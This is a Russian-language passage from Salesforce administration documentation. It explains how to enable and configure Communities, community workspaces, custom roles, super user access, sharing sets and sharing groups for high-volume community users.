Усовершенствованные рабочие пространства сообщества позволяют централизованно выполнять модерирование, создание и администрирование сообщества. Обеспечивается централизованный доступ к конструктору сообществ, администрированию, панелям мониторинга и другим функциям.

Обновление единых параметров сообщества

Обновите единые параметры организации для объектов, правил общего доступа, ролей и полномочий, которые также затрагивают пользователей сообществ.

Основы настройки сообщества

Настройка сообщества сводится к добавлению членов, определению того, кому и какие записи должны быть показаны в вашем сообществе, регламентации фирменного стиля, а также включению других функций, таких как оптимизация поисковых систем.

Управление входом, самостоятельной регистрацией и паролями для сообщества

Настройте стандартные страницы входа, выхода, управления паролями и самостоятельной регистрации для сообщества или настройте их алгоритмы посредством страниц Apex и Visualforce или конструктора сообществ (Site.com Studio).

Включение Сообществ Salesforce

Для создания сообществ нужно прежде всего включить Сообщества Salesforce.

Включение сообществ инициирует включение Salesforce Classic, обновляющей внешний вид системы Salesforce.

Прим.: Включение сообществ является необратимым.

Временная блокировка доступа организации к сообществам за неуплату инициирует деактивацию всех сообществ, включая сообщества со статусом «Предварительный просмотр». Повторное включение сообществ инициирует назначение статуса «Неактивно» всем сообществам. Данные сообществ могут быть активированы, но не могут быть восстановлены со статусом «Предварительный просмотр».

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.

   Прим.: Если это меню не отображается, сообщества могут быть не активированы для вашей организации Salesforce. Обратитесь к менеджеру Salesforce по работе с клиентами.

2. Установите флажок **«Включить сообщества»**.
3. Выберите нужное имя домена для сообществ и нажмите кнопку **«Проверить доступность»**, чтобы убедиться, что оно еще не используется.

   Рекомендуем использовать имя, узнаваемое пользователями (например, название компании). Все сообщества используют одно имя домена, но каждому создаваемому сообществу назначается уникальный URL-адрес. Например, клиентское сообщество, созданное в домене `UniversalTelco.force.com` , может обозначаться следующим URL-адресом: `UniversalTelco.force.com/customers`.

   Важное замечание: Изменение имени домена после сохранения невозможно.

   Чтобы выбрать настраиваемый домен, введите нужное имя на странице «Управление доменами». Введите строку *«Домены»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Домены»**.

4. Нажмите кнопку **«Сохранить»**.

Если у вас есть полномочие «Создание и настройка сообществ», можно создавать сообщества.

ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce ClassicSalesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения сообществ:

- «Настройка приложения»

- В сообществах Lightning и Lightning Experience приложение Launcher позволяет членам переключаться между своими организациями Salesforce и сообществами, членами которых они являются. По умолчанию средство запуска приложений в существующих сообществах скрыто, а в новых сообществах отображено.
- В сообществах «Вкладки Salesforce + Visualforce» и Salesforce Classic верхний колонтитул позволяет пользователям переключаться между организациями и сообществами Salesforce, в которые они входят.

СМ. ТАКЖЕ:

Могут ли мои сайты <0>Force.com<1> и мои <2>сообщества<3> использовать одинаковое имя домена?

Кому и какие данные доступны в сообществах?

Включение общего верхнего колонтитула для сообществ

Включение средства запуска приложений в сообществах Lightning

Управление сообществом с помощью рабочих пространств

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:	• «Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Доступ к правилам и критериям модерирования	• «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Для настройки параметров администрирования или использования конструктора сообществ:	• Создание и настройка сообществ • И являться участником сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рабочие пространства сообщества — это универсальный компонент, предназначенный для настройки и отслеживания вашего сообщества. Вы можете получить доступ к рабочим пространствам Конструктор сообществ и Администрирование для управления настройкой и стилем вашего сообщества. Менеджеры сообщества могут просматривать панели мониторинга для групп, участников, действий ленты и показателей использования лицензий, а также управлять уровнями репутации сообщества. Модераторы могут просматривать элементы, помеченные для проверки.

Прим.: Сообщество может быть настроено в любое время. Прежде чем вносить важные изменения, рекомендуем сначала деактивировать сообщество.

Для включения Рабочих пространств сообщества, в меню настройки, введите *Параметры сообщества* в поле быстрого поиска. В разделе параметров управления сообщества установите флажок **Включить рабочие пространства сообщества**.Рабочие пространства сообщества включены по умолчанию для всех сообществ, созданных после выпуска Spring '17.

Важное замечание: Параметры, доступные на странице Рабочие пространства сообщества, определяются выбранным шаблоном сообщества, назначенными полномочиями и выполненными настройками. Например, раздел «Темы»

видят только сообщества, которые используют темы. Некоторые из перечисленных ниже параметров могут не отображаться в сообществе. Чтобы показать все разделы, последовательно выберите пункты **Администрирование** **Настройки** и установите флажок **Показать все параметры в Рабочих пространствах сообщества**.

Рабочие пространства сообщества содержат следующие компоненты:

Разработчик

С помощью конструктора сообщества вы можете проектировать и оформлять страницы сообщества. Создавать и настраивать страницы, изменять и добавлять компоненты Lightning, настраивать меню навигации сообщества и управлять параметрами страниц.

Moderation

На вкладке Начальная страницы Модерирование изучите начальную страницу панели мониторинга своего сообщества и отчеты по отмеченным записям, комментариям, сообщениям и файлам. На вкладке Правила администраторы могут настроить правила модерирования и критерии содержимого для сообщества.

Прим.: Если на начальной странице все еще отображается сообщение о необходимости установки пакета Salesforce «Управление сообществом», значит, ваш администратор еще не сопоставил панель мониторинга.

Содержимое, предназначенное для определенной аудитории

Управление Темами и Рекомендациями сообщества из рабочего пространства «Содержимое, предназначенное для определенной аудитории». Создание меню навигации и демонстрация популярных тем сообщества из вкладки Темы. Повышение вовлеченности сообщества с помощью инструментов на вкладке Рекомендации.

Панели мониторинга

Просмотр панелей мониторинга и отчетов для сообщества. Администратор настраивает панели мониторинга, которые отображаются на вкладках отчетности. Отслеживайте активность и предпринимайте необходимые действия в рамках своего сообщества с помощью вкладки Занятость и Insights.

CMS Connect (бета-версия)

Подключение своей системы управления содержимым (CMS) к сообществу. Динамически развертывает верхние колонтитулы, нижние колонтитулы, баннеры, код CSS, код JavaScript и другое содержимое из Adobe Experience Manager на страницах сообщества.

Администрирование

Из рабочего пространства «Администрирование» вы можете обновить основные настройки сообщества, включая:

- Участники — добавление и удаление участников по профилям.
- Вкладки — выберите те вкладки, что должны быть видны участникам в сообществах, построенных с помощью шаблона Salesforce Tabs + Visualforce.
- Фирменный стиль — выберите готовую тему фирменного стиля для сообществ, построенных с помощью шаблона Salesforce Tabs + Visualforce.
- Вход и регистрация — выберите стандартные страницы входа и самостоятельной регистрации сообщества, или управляйте нестандартными страницами.
- Электронная почта — настройте сведения об отправителе, фирменный стиль и шаблоны для писем эл. почты своего сообщества.
- Страницы — настройка назначений страниц для сообщества и доступ к параметрам Force.com и Site.com для страниц сообщества.
- Настройки — включите другие функции, такие как присвоение пометок содержимому, возможность отображения прозвищ, прямые сообщения, общий доступ к Chatter и ограничения файлов.

- «Параметры» — редактирование имени, описания и URL-адреса сообщества. Также можно управлять статусом сообщества и обновлять шаблон сообщества.
- Репутация на странице 4407 — настройка очков и уровней репутации, назначаемых участникам за выполнение определенных действий в ленте сообщества.

Важное замечание: Администратор, удаливший себя из сообщества, не может просматривать параметры меню «Администрирование» на странице Рабочие пространства сообщества. Чтобы добавить себя обратно в сообщество или выполнить другие обновления для состава участников, воспользуйтесь интерфейсом API.

Доступ к рабочим пространствам сообщества

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:	• Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Доступ к правилам и критериям модерирования	• «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Для настройки параметров администрирования или использования конструктора сообществ:	• Создание и настройка сообществ • И являться участником сообщества

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Усовершенствованные рабочие пространства сообщества позволяют централизованно выполнять модерирование, создание и администрирование сообщества. Обеспечивается централизованный доступ к конструктору сообществ, администрированию, панелям мониторинга и другим функциям.

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Включите параметр «Рабочие пространства сообщества» в разделе «Параметры управления сообществом». Нажмите кнопку **«Сохранить»**.
3. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Для доступа к рабочему пространству сообщества щелкните пункт **«Рабочие пространства»** рядом с именем сообщества.

Пример:



Обновление единых параметров сообщества

Обновите единые параметры организации для объектов, правил общего доступа, ролей и полномочий, которые также затрагивают пользователей сообществ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Настройка стандартного количества ролей сообщества

Настройте стандартное количество ролей, создаваемых при добавлении организаций-партнеров или организаций-клиентов в сообщества.

Установка настраиваемых ролей сообщества

Участникам сообщества обычно назначается роль партнера, клиента или сотрудника. Однако можно создавать собственные роли, которые заменяют стандартные. Также можно выбрать отображение названия компании участника вместо роли.

Включение доступа суперпользователя в сообществах

После включения доступа суперпользователя можно предоставить пользователям-партнерам в сообществах доступ суперпользователя. Доступ суперпользователя позволяет пользователям-партнерам просматривать данные других пользователей с такой же ролью в иерархии ролей партнеров.

Включение параметров отчета для внешних пользователей

Разрешите внешним пользователям с лицензией Partner Community или Customer Community Plus и полномочием «Запуск отчетов» просмотр и изменение параметров, предназначенных для резюмирования и фильтрации отчетов.

Разрешает пользователям изменять статусы обращения

Позволяет пользователям-клиентам изменять статусы обращения в сообществах. Данная функциональная возможность доступна только для пользователей с лицензией «Customer Community Plus».

Настройка стандартного количества ролей сообщества

Настройте стандартное количество ролей, создаваемых при добавлении организаций-партнеров или организаций-клиентов в сообщества.

Данные параметры применяются только к сообществам с настроенными пользовательскими лицензиями Partner Community или Customer Community Plus. Организации могут использовать не более трех ролей; по умолчанию доступна только одна роль. Например, организации, поддерживающей сообщество, назначено три роли партнера («Руководитель», «Менеджер» и «Пользователь»); при необходимости количество ролей может быть сокращено до одной (только роль «Пользователь» для новых организаций).

Прим.: В целях повышения производительности рекомендуем задать значение *«1»*. Чтобы предоставить конкретным пользователям доступ к данным, принадлежащим другим пользователям организации, рекомендуем использовать доступ суперпользователя.

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Выберите количество ролей на организацию.
   a. При использовании лицензий «Сообщество партнера» заполните поле **«Количество ролей партнера»**.
   b. При использовании лицензий «Сообщество клиента Plus» заполните поле **«Количество ролей клиента»**.
3. Нажмите кнопку **«Сохранить»**.

Данный параметр не влияет на количество ролей для текущих организаций.

СМ. ТАКЖЕ:

Ограничения для ролей портала

Включение доступа суперпользователя в сообществах

ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce ClassicSalesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки количества стандартных ролей:

- «Настройка приложения»

Установка настраиваемых ролей сообщества

Участникам сообщества обычно назначается роль партнера, клиента или сотрудника. Однако можно создавать собственные роли, которые заменяют стандартные. Также можно выбрать отображение названия компании участника вместо роли.

Создание имен настраиваемых ролей осуществляется просто через администрирование участников в управлении сообществом. Использование названия компании вместо роли еще проще: просто включите полномочие **«Показывать название компании как роль сообщества»** . Если полномочие отключено, пользователи могут увидеть название компании в другом месте, например, в профиле участника, но не на месте роли.

Чтобы создать пользовательские роли для сообществ:

1. в меню «Настройка» найдите сообщества в поле **«Быстрый поиск»** и выберите пункт **«Все сообщества»**.
2. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
3. В разделе **«Администрирование»** нажмите **«Участники»**.
4. В разделе **«Роль сообщества»** выберите **«Пользовательская»**.
5. Введите новое имя, которое хотите использовать вместо имени роли. Можно заменить любые или все имена. Можно даже удалить роль, удалив имя роли.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества

Включение доступа суперпользователя в сообществах

После включения доступа суперпользователя можно предоставить пользователям-партнерам в сообществах доступ суперпользователя. Доступ суперпользователя позволяет пользователям-партнерам просматривать данные других пользователей с такой же ролью в иерархии ролей партнеров.

Доступ суперпользователя можно предоставить любому пользователю с лицензией Partner Community или Customer Community Plus.

Внешние пользователи сообщества, которым предоставляется доступ суперпользователя, могут просматривать дополнительные данные и записи независимо от заданных правил общего доступа и единых стандартных параметров. Суперпользователи получают доступ к данным, принадлежащим другим пользователям-партнерам с той же ролью или нижестоящей ролью. Доступ суперпользователя применяется только к обращениям, интересам, настраиваемым объектам и возможностям. Внешние пользователи имеют доступ к этим объектам, только если они были предоставлены через профили или общий доступ и вы добавили вкладки в сообщество.

1. Введите строку *«Параметры сообществ»* в поле **«Быстрый поиск»** в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Установите флажок **«Включить доступ суперпользователя-партнера»**.
3. Нажмите кнопку **«Сохранить»**.

Далее присвойте доступ суперпользователя отдельным пользователям.

Чтобы отключить доступ суперпользователя, снимите флажок **«Включить доступ суперпользователя-партнера»**. Повторное включение данной функции инициирует повторное предоставление доступа суперпользователя всем пользователям, которые были суперпользователями ранее.

ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce ClassicSalesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения доступа суперпользователя:

- «Настройка приложения»

Предоставление доступа суперпользователя пользователям-клиентам сообщества

Чтобы предоставить внешним пользователям сообществ доступ к дополнительным записям и данным, включите доступ суперпользователя.

СМ. ТАКЖЕ:

Предоставление доступа суперпользователя пользователю-партнеру

Предоставление доступа суперпользователя пользователям-клиентам сообщества

Предоставление доступа суперпользователя пользователям-клиентам сообщества

Чтобы предоставить внешним пользователям сообществ доступ к дополнительным записям и данным, включите доступ суперпользователя.

Доступ суперпользователя-клиента может быть предоставлен пользователям с лицензиями партнерского сообщества или Customer Community Plus.

Полномочие «Суперпользователь портала» позволяет делегированным администраторам внешних пользователей выполнять указанные ниже действия над собственными организациями.

- Просмотр, редактирование и перенос всех обращений
- Создание обращений для контактов

- Просмотр и редактирование всех контактов (независимо от наличия связи с сообществами)
- Просмотр сведений об организациях, являющихся контактами обращения
- Составление отчетов по всем контактам (независимо от поддержки портала), если вкладка «Отчеты» добавлена в сообщество, а пользователю назначено полномочие «Запуск отчетов»

Чтобы предоставить пользователям с лицензией Customer Community Plus доступ к собственным организациям, а также разрешить просмотр и редактирование всех связанных обращений и контактов, но запретить управление другими внешними пользователями, добавьте полномочие «Суперпользователь портала» в набор полномочий и назначьте его соответствующим пользователям.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Создайте или клонируйте набор полномочий.
3. Добавьте полномочие «Суперпользователь портала» в разделе «Полномочия приложения».
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы назначить набор полномочий пользователям с лицензией Customer Community Plus, нажмите кнопку **«Управление назначениями»** и добавьте соответствующих пользователей.

СМ. ТАКЖЕ:

Включение доступа суперпользователя в сообществах

Предоставление доступа суперпользователя пользователю-партнеру

Включение параметров отчета для внешних пользователей

Разрешите внешним пользователям с лицензией Partner Community или Customer Community Plus и полномочием «Запуск отчетов» просмотр и изменение параметров, предназначенных для резюмирования и фильтрации отчетов.

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Установите флажок «Включить параметры отчета для внешних пользователей».
3. Нажмите кнопку **«Сохранить»**.

Теперь внешние пользователи с лицензией Partner Community или Customer Community Plus и полномочием «Запуск отчетов» могут просматривать параметры отчета на странице запуска отчета.

ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce ClassicSalesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения параметров отчета для внешних пользователей:

- Настройка приложения

Разрешает пользователям изменять статусы обращения

Позволяет пользователям-клиентам изменять статусы обращения в сообществах. Данная функциональная возможность доступна только для пользователей с лицензией «Customer Community Plus».

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Выберите «Разрешить пользователям-клиентам изменять статусы обращения».
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ


  И

  Является участником сообщества.

Общие сведения о наборе для общего доступа

Чтобы предоставить пользователям портала или сообщества доступ к записям, связанным с их организациями или контактами, на основе профилей, воспользуйтесь наборами для общего доступа.

Раньше набор для общего доступа предоставлял доступ к любой записи, содержащей поле поиска организации или контакта, соответствующего организации или контакту пользователя. Кроме того, выпуск Spring'14 позволяет определять способ предоставления доступа путем соотнесения доступа в наборе для общего доступа, который поддерживает непрямые поиски организации или контакта из записи пользователя и целевой записи. Система позволяет определять объекты, которые должны использоваться в соотнесении доступа; оба объекта должны указывать на организацию или контакт.



ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


Например, чтобы выполнить перечисленные ниже действия, воспользуйтесь набором для общего доступа.

- Предоставьте пользователям доступ ко всем обращениям, связанным с их организациями или контактами.
- Предоставьте пользователям доступ ко всем обращениям, связанным с родительской организацией или контактом, который отображается в организации или контакте пользователя.

Наборы для общего доступа позволяют предоставлять доступ к организациям, контактам, обращениям, сервисным контрактам, пользователям и настраиваемым объектам. Ниже перечислены профили, поддерживающие использование наборов для общего доступа.

- Проверенный веб-узел
- Пользователь клиентского сообщества
- Пользователь входа клиентского сообщества
- Массовый клиентский портал
- Массовый портал
- Пользователь проверенного веб-узла (избыток)
- Пользователь массового клиентского портала (избыток)

Пример ниже позволяет просмотреть соотнесение доступа в наборе для общего доступа, который предоставляет пользователям портала или сообщества доступ ко всем обращениям, связанным с правами их организаций, несмотря на возможное отсутствие их прямой связи с обращением.



Пример:

1. Поиск организации для пользователя портала или сообщества
2. Связанная организация для права
3. Поиск права для обращения

Прим.: Пользователи портала или сообщества получают доступ ко всем правам и позициям заказа, связанным с доступной организацией. Чтобы предоставить общий доступ к записям, принадлежащим пользователям массового портала, рекомендуем воспользоваться группой общего доступа.

СМ. ТАКЖЕ:

Предоставление пользователям массового портала доступа к записям

Предоставление пользователям массового портала или сообщества доступа к записям пользователей

Общие сведения о пользователях массового сообщества

Предоставление пользователям массового сообщества доступа к записям

Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества

Общие сведения о пользователях массового сообщества

Пользователи массового сообщества — это пользователи сообщества с ограниченным доступом, предназначенного для организаций с большим количеством пользователей (от нескольких тысяч до нескольких миллионов).

В отличие от пользователей других сообществ, массовые пользователи не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. К пользователям массового сообщества относятся типы лицензий Сообщество клиентов, Массовый клиентский портал и Проверенный веб-узел.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отличительные особенности

Пользователи массового сообщества

- Являются контактами, имеющими доступ к сообществу.
- Назначены лицензии Customer Community, «Массовый клиентский портал» или «Проверенный веб-узел».
- Обмениваются собственными записями с пользователями Salesforce только посредством групп общего доступа.

Доступ к записям

Ниже перечислены условия, при выполнении которых пользователям массового сообщества предоставляется доступ к записям.

- Пользователи могут обновлять организацию, которой они принадлежат.
- Пользователи несут ответственность за записи.
- Пользователи могут просматривать родительскую запись, а единым параметрам общего доступа к дочерней записи задано значение «Контролируется родительским объектом».
- Единым параметрам общего доступа для объекта задано значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи».

Администраторы могут создавать наборы для общего доступа, чтобы предоставлять пользователям массового сообщества дополнительный доступ к записям (см. раздел «Предоставление пользователям массового сообщества доступа к записям»).

Ограничения

- Пользователи массового сообщества не могут вручную предоставлять доступ к собственным или доступным записям.
- Обращения, принадлежащие пользователям, которым недоступно массовое сообщество, не могут быть переданы пользователям массового сообщества.
- Пользователи массового сообщества не могут нести ответственность за организации.
- Группы, работающие с обращениями, не могут быть добавлены в обращения, принадлежащие пользователям массового сообщества.
- Пользователи массового сообщества не могут быть включены в:
  - Персональные или общедоступные группы.
  - Правила общего доступа.
  - Группы, работающие с организациями, группы, работающие с возможностями, или группы, работающие с обращениями.
  - Библиотеки Salesforce CRM Content.

  Данные ограничения также применяются к записям, принадлежащим пользователям массового сообщества.

- Пользователи массового сообщества не могут быть назначены территориям.

СМ. ТАКЖЕ:

Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества

Предоставление пользователям массового сообщества доступа к записям

Чтобы предоставить пользователям массового сообщества доступ к записям, воспользуйтесь наборами для общего доступа.

Набор для общего доступа предоставляет массовым пользователям доступ к любой записи, связанной с организацией или контактом, который соответствует организации или контакту пользователя. Кроме того, система позволяет предоставлять доступ к записям путем соотнесения доступа в наборе для общего доступа, который поддерживает непрямые поиски организации или контакта из записи пользователя и целевой записи. Например, пользователям может быть предоставлен доступ ко всем обращениям, связанным с организацией, которая отображается в контактах пользователей.

Наборы для общего доступа применяются ко всем сообществам с участием пользователя массового сообщества. Пользователям массового сообщества предоставляется лицензия Customer Community или «Пользователь массового портала». Дополнительную информацию см. в разделе «Общие сведения о наборе для общего доступа» интерактивной справки Salesforce.

Чтобы предоставить доступ к выбранным пользователям того же сообщества при отсутствии флажка «Доступность пользователя сообщества» на странице «Параметры общего доступа», рекомендуем создать набор для общего доступа.

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Чтобы создать набор, нажмите кнопку **«Создать»** в связанном списке «Наборы для общего доступа». Чтобы изменить текущий набор, щелкните ссылку **«Правка»** напротив нужного набора.
3. Заполните поля **«Метка»** и **«Имя набора для общего доступа»** на странице «Редактирование набора для общего доступа». **«Метка»** — это метка набора для общего доступа, отображаемая в пользовательском интерфейсе. **«Имя набора для общего доступа»** — уникальное имя, используемое API.
4. Введите описание.
5. Выберите профили нужных пользователей.
6. Выберите нужные объекты.

   Ниже перечислены объекты, отсутствующие в списке «Доступные объекты».

   - Объекты, единому параметру общего доступа которых задано значение «Общедоступный: для чтения и записи»
   - Настраиваемые объекты, которые не содержат поле поиска организации или контакта

7. Чтобы настроить доступ для выбранных профилей, щелкните ссылку **«Настроить»** или **«Правка»** напротив имени нужного объекта в разделе «Настроить доступ». Чтобы удалить параметры доступа к объекту, щелкните ссылку **«Удал.»**.

   Прим.: Объекты, для которых в столбце «Действие» отображается ссылка **«Настроить»**, недоступны массовым пользователям. Массовым пользователям предоставляется полный доступ только к записям настроенного объекта.

ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce ClassicSalesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового сообщества доступа к записям:

- Настройка приложения

8. Предоставьте доступ на основе поиска организации или контакта.
   - Чтобы определить поиск организации или контакта для объекта «Пользователь», выберите нужное значение в раскрывающемся списке «Пользователь».
   - Чтобы определить поиск организации или контакта для целевого объекта, выберите нужное значение в поле «Целевой объект».

   Например, чтобы предоставить доступ ко всем обращениям, связанным с организацией, которая отображается в контакте пользователя, выберите поля `Contact.Account` и `Account` соответственно.

   Прим.: Оба выбранных поля должны указывать на организацию или контакт. Например, поля `Contact.Account` и `Entitlement.Account` указывают на организацию.

9. Выберите уровень доступа «Только для чтения» или «Для чтения и записи». (Если единому параметру общего доступа к объекту задано значение «Общедоступный: только для чтения», то отображается только уровень доступа «Для чтения и записи».)
10. Нажмите кнопки **«Обновить»** и **«Сохранить»**.

После создания набора для общего доступа рекомендуем создать группы общего доступа для предоставления другим пользователям доступа к записям, созданным пользователями массового сообщества.

СМ. ТАКЖЕ:

Общие сведения о пользователях массового сообщества

Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества

Группы общего доступа позволяют предоставлять внутренним и внешним пользователям сообществ общий доступ к записям, принадлежащим пользователям массового сообщества.

Массовые пользователи — это пользователи сообщества с ограниченным доступом, предназначенного для организаций с большим количеством внешних пользователей (от нескольких тысяч до нескольких миллионов). В отличие от других внешних пользователей, массовые пользователи не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. В отличие от пользователей Salesforce, пользователи массового сообщества отсутствуют в иерархии ролей, поэтому *группа общего доступа* позволяет выбирать других внешних пользователей Salesforce, которым должны быть доступны записи, принадлежащие пользователям массового сообщества.

Группы общего доступа применяются ко всем сообществам.

Чтобы настроить группы общего доступа для сообществ, выполните указанные ниже действия.

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Щелкните ссылку **«Правка»** напротив текущего набора для общего доступа в связанном списке «Параметры общего доступа для пользователей массового сообщества».
3. Откройте вкладку «Параметры группы общего доступа».
4. Чтобы включить группу общего доступа, щелкните **«Активировать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления другим пользователям общего доступа к записям, принадлежащим пользователям массового сообщества:
- Настройка приложения

Активация группы общего доступа может занять некоторое время. Уведомление о завершении будет отправлено пользователю по эл. почте.

Прим.: Деактивация группы общего доступа инициирует удаление доступа *всех* других пользователей к записям, принадлежащим пользователям массового сообщества. Уведомление о завершении не будет отправлено пользователю по эл. почте.

5. Чтобы добавить пользователей в группу общего доступа, щелкните **«Правка»**. Разрешается добавлять внутренних пользователей и внешних пользователей той же родительской организации.
   a. Выберите нужный тип участника в раскрывающемся списке «Поиск».
   b. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**.
   c. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку **«Добавить»**.
